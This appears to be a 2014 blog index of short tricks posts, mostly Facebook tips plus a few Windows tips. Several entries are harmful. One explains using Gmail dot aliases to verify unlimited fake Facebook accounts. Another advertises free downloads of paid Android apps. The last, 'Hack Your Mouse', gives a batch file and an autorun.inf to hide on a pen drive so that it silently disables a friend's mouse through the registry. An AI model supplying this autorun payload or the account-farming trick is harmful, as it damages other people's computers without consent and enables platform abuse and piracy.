Friday, 12 December 2014

How To Update Facebook Status Via Any Device

update-facebook-status-via-blackberry-iphones-ipod-and-anydevice

Recently, I updated my Facebook status via Xbox without having one. All I did was a little trick which allows me to pretend to be posting Facebook status via anything at anywhere. This trick can update status via: Blackberry, Xbox, iPhones, Palm, iPod, Moon, Heaven, Hell, ATM Machine, Typewriter, Calculator etc.                                     
Today, I want to share some simple codes you can use to update your Facebook status via costly and funny devices such as Blackberry, Android, Calculator, iPhones and so on. I will also explain how you can also use this trick to write on your friends wall on Facebook.... To use this trick to update status, follow the rules below:

Friday, 28 November 2014

make a hidden admin of your page on facebook


In this method We Will Make Invisible Hidden Page Manager For Security Purpose ( It's Not a Bug It's Just a working Trick ).
Steps To Hide Page Manager :-
1) First Make any New Email ( remember email should be fresh and shouldn't be attached with any Facebook Profile ). Recommended - Yahoo, Gmail etc

2) Then Go To Your Page Admin Roles :- and Add The Email and Save It as Manager of Your Page! The Email will be added Automatically But Not will be on Screen ( Just Hidden ).

3) Now Lets Suppose Your Page Got Hacked or Someone cheated you! You Completely Lost Your Page Admin Access What To do Now ??

4) Yes, Go to the Email there should be Email From Facebook About Your Invitation of That Page Which You added Accept It as Manager of Page, now Make New FB account with that Email and Go to Message there will be invitation open it and You are Now Manager! KICK the Scammer/Hacker/Cheater Out of Page and Add New Email Again For Security Reason Again Like this

Tuesday, 18 November 2014

How to view non-public profile photos in full size on Facebook


You may have run into the issue of trying to find someone using Graph Search, only to discover you can’t quite make out their identity via their teeny-tiny profile picture. If said user has set their photo to private (in other words, if they’ve set it to be visible only ‘to me’), you won’t be able to see the full-sized photo.

Friday, 7 November 2014

How To Download an entire Facebook photo album


Your brother has just uploaded 500 adorable pictures of his new baby daughter, and you’d like to save them to your computer. How do you do it? One picture at a time! Currently, this is the only way Facebook gives us to download photos.

Tuesday, 28 October 2014

How to Mute a conversation on Facebook


If you’ve ever been roped into a group conversation on Facebook, you’ll appreciate this one. By default, Facebook will send you notifications on your phone and Facebook page whenever a new response is posted.
Particularly if you’re being messaged as part of a large group, the notifications can get pretty annoying.

Thursday, 16 October 2014

How to Post a blank status update on facebook


Granted, I’m not sure why you’d want to do this. But should the need ever arise to post a completely blank update, you’ll know who to thank!

Sunday, 5 October 2014

Verify unlimited Facebook accounts with just 1 Gmail account

Hello Guys, you can verify unlimited facebook accounts with just one gmail 
account by getting all the verifications mails to one email Id..


I take 'cooldude@gmail.com' as an example ...go to www.facebook.com, fill the signup form,enter you name,DOB,etc but in 'email address' field enter any fake email address like "ggrthvcfhn34@gmail.com"
or anything rubbish... ,click on signup button,skip all other signup 
steps ....after skipping all the steps,you will get a message about 
email bounce and that they could not find your email address.Now click 
on 'change email address' ,enter your password and put your actual email
Id with dots in the username... e.g. Use 'c.ooldude@gmail.com' .....and guess what? The verification email will be sent to cooldude@gmail.com (if you don't get the verif. Mail,it means username 'c.ooldude' is already in use,which is a rare case)


Now,signup for another facebook account and repeat the whole process and this time use 'co.oldude@gmail.com' ...then 'coo.ldude@gmail.com and so on.... After you have used the dot after every letter in your username ,start using 2 dots in your username e.g. 'C.o.oldude@gmail.com'
,keep shifting the dots ,get all the verification mails to the same 
email id and thus verify unlimited facebook accounts

Thursday, 25 September 2014

How to hide message seen notification on facebook

read receipt 6 More Interesting Facebook Tricks You Might Not Know

Everyone has a friend or client who messages them just a little too much on Facebook. And by default, as soon as you’ve read their message, they will see a note that the message has been read. This puts the pressure on you to respond to the message quickly, or risk appearing rude.

Friday, 5 September 2014

Find out who’s un-friended you on Facebook

I urge you only to use this one if you have a very solid self-esteem. While Facebook doesn’t give you a way to see who has un-friended you, there are third party apps that will tell you exactly who has ditched you.

Monday, 25 August 2014

Remove Your Last Name in Your Facebook Profile

As part of Facebook’s security checks, you are required to completely fill out your account details to successfully create an account. By default, Facebook requires every user to enter their full name prior to saving their profile settings.
With this trick, you will be able to bypass Facebook’s restrictions and drop your last name.

How to Do it:

Tuesday, 5 August 2014


Creating Your Own Emoticon on Facebook Chat

While this is not actually new, many people have no idea about this feature. Since 2011, Facebook has allowed users to chat with their friends using custom emoticons, and now you can too. Just by getting a page’s or a profile’s ID or username, Facebook will let you use their profile pictures as your chat emoticon in thumbnails…
*note this only works in the Facebook Chat and not in updates. 

Friday, 1 August 2014


Top Paid Android Apps, Games And Themes Pack 05 July 2014 Full Version Free Download
Download Android Paid Games , Apps , Themes For Free! How To Download Android Paid Apps , Games, Themes For Free! Free Download Paid Apps games Themes
APPS:

Sunday, 20 July 2014


Make Windows Greet you with a Custom Voice Message at Startup
To use this trick, follow the instructions given below:- 1.Click on Start. Navigate to All Programs, Accessories and Notepad. 2.Copy and paste the exact code given below.

Friday, 11 July 2014

How to Skip Surveys


Are you trying to reach a file or website, but a survey keeps blocking your progress? Surveys are a way for marketers to gather information, and many websites use them to make money. If you don’t want to enter your information, you’ll need to bypass the survey somehow. While bypassing surveys doesn’t always guarantee that you’ll reach the content you’ll want, it’s better than entering your personal information on a strange website. Read on after the jump to learn how.

Tuesday, 24 June 2014

How to make a private folder?


I wanna show you on how to create a private folder without software.

1)first of all,create a folder in your desktop,just name whatever you want.

2)open cmd.type in "cd desktop" and press enter

Sunday, 15 June 2014

How to Run a Facebook Ad at Only 1 cent a Click


Hello friends today i am going to post this tutorial on request of one of our user. this is about the cheap advertisement on facebook which will help you to save lots of money in case of advertising on facebook. So without waisting time lets get started.


1.  Login to your Facebook account and then click on this link  CLICK HERE . You shoud come to a page that looks like this

Monday, 2 June 2014

How to restore lost window password


you have lost your windows password? cant login and dont want to install windows again? well then this tutorial is for you  all you need is a windows installation disc/usb boot your computer with it a select sheet will appear, select Repair Your Computer and then select command prompt now you will be in cmd type this command

Sunday, 25 May 2014

Get free ".in" domain

[Image: images?q=tbn:ANd9GcQ2W2HvMNNWjSdVlTJ7vE3...qhZj8bJpJw]

Now you can get your own .in domain name only due to the association of ICICI bank with Google and Hostgator ! This offer is only for Peoples living in India But you can Use Indian Proxy to Have fun , Sometimes they ask for your National Indian ID card that might be a problem.


Sunday, 18 May 2014

new facebook Emoticons


New emoticons that work in chat but also comments.
The only way to use these comments is by copying the box ☀if thats what

Tuesday, 13 May 2014

Hack Your Mouse

1. Open the notepad file

2. Just copy and paste the below code in your notepad file. . .

@echooffsetkey="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"regdelete%key%regadd %key% /v Start /t REG_DWORD /d 4

3.Save the file as mouse.bat extension. . .
4.Then create the other notepad file and
Just copy and paste the below code in your notepad file. . .


[autorun]Open=mouse.bat Action=Mouse Disable

 
you have to put the name .bat which is already done by you. .
 
5 save the file as autorun.inf
6.Now just copies these two files and paste it in your pen drive. . .And hide these both file . . .Whenever your friend insert your pen drive in his computer. These both files are run automatically. . .and then the mouse will be disable. .
For enabling the Mouse. .
Go to run
Type regedit
Then go to
HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\MouclassClick on startAnd modify its value 1 instead of 4. . .
After this the Mouse will enable. . . 


Note:- you can use any word on the place of mouse but you should also have to use same name in autorun file which you have made in 4th step.